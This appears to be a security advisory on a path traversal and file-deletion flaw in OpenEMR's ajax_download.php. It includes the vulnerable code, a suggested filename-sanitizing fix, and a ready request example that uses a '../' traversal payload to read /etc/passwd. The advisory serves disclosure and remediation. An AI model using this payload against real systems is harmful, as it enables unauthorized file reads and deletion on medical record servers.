Path traversal vulnerability. Denial of Service vulnerability.

Vulnerable scenario: "/openemr/custom/ajax_download.php?fileName="
Vulnerable function in file: /custom/ajax_download.php
Conditions:


- any authorized user
- for DoS case: directory "/sites/default/documents/cqm_qrda/" must exists on server (Due to logic of "unlink()" function, path to file must consist only exsisting directories and file in it.)

Description:


Attacker can download any file, which is readable by user "www-data", from server storage.
If requested file is writeable for "www-data" user and directory "/sites/default/documents/cqm_qrda/" exists, it will be deleted from server and may cause Denial of Service.

Request example:

```
GET /open/custom/ajax_download.php?fileName=../../../../../../../../../etc/passwd HTTP/1.1
Host: 10.198.0.133
X-Requested-With: XMLHttpRequest
Cookie: OpenEMR=tgk4uo09vdrk0dtnvm8751rl17
```



Screenshot 1. Upload file "`/etc/passwd`" with simple request.
Used filename in request: "`../../../../../../../../etc/passwd`"



```
34
35      if ($fileName) {
36          $fileList = explode(",", $fileName);
37          //if ( strpos($fileName,",") !== FALSE ) {
38          if (count($fileList) > 1) {
39              // Multiple files, zip them together
40              $zip = new ZipArchive;
41              $currentTime = date("Y-m-d-H-i-s");
42              global $qrda_file_path;
43              $finalZip = $qrda_file_path . "QRDA_2014_1_" . $currentTime . ".zip";
44              if ($zip->open($finalZip, ZipArchive::CREATE) != true) {
45                  echo xlt("FAILURE: Couldn't create the zip");
46              }
47
48              foreach ($fileList as $eachFile) {
49                  check_file_dir_name($eachFile);
50                  $zip->addFile($qrda_file_path.$eachFile, $eachFile);
51              }
52
53              $zip->close();
54              foreach ($fileList as $eachFile) {
55                  unlink($qrda_file_path.$eachFile);
56              }
57          } else {
58              $finalZip = $qrda_file_path.$fileList[0];
59          }
60
61          header("Pragma: public");
62          header("Expires: 0");
63          header("Cache-Control: must-revalidate, post-check=0, pre-check=0");
64          header("Content-Type: application/force-download");
65          header("Content-Length: " . filesize($finalZip));
66          header("Content-Disposition: attachment; filename=" . basename($finalZip) . ";");
67          header("Content-Description: File Transfer");
68          readfile($finalZip);
69          unlink($finalZip);
70          exit(0);
71      }
```

Screenshot 2. Code of “ajax_download.php”.

Variable “`qrda_file_path`” is equal to “`/sites/default/documents/cqm_qrda/`”.
Attacker have control over the “`filename`” variable and there is no validation/sanitize of it.

How to secure:

There is good function "check_file_dir_name()" in sanitize.inc.php and you might use something like that for filename check.

New function example (based on "check_file_dir_name()")**:**

```
function check_file_name($fname)
{
    if (empty($fname) || preg_match('/[^A-Za-z0-9_.-]/', $fname)) {
        error_log("ERROR: The following variable contains invalid characters:" .
errorLogEscape($fname));
        die(xlt("ERROR: The following variable contains invalid characters").": ". attr($fname));
    } else {
        return $fname;
    }
}
```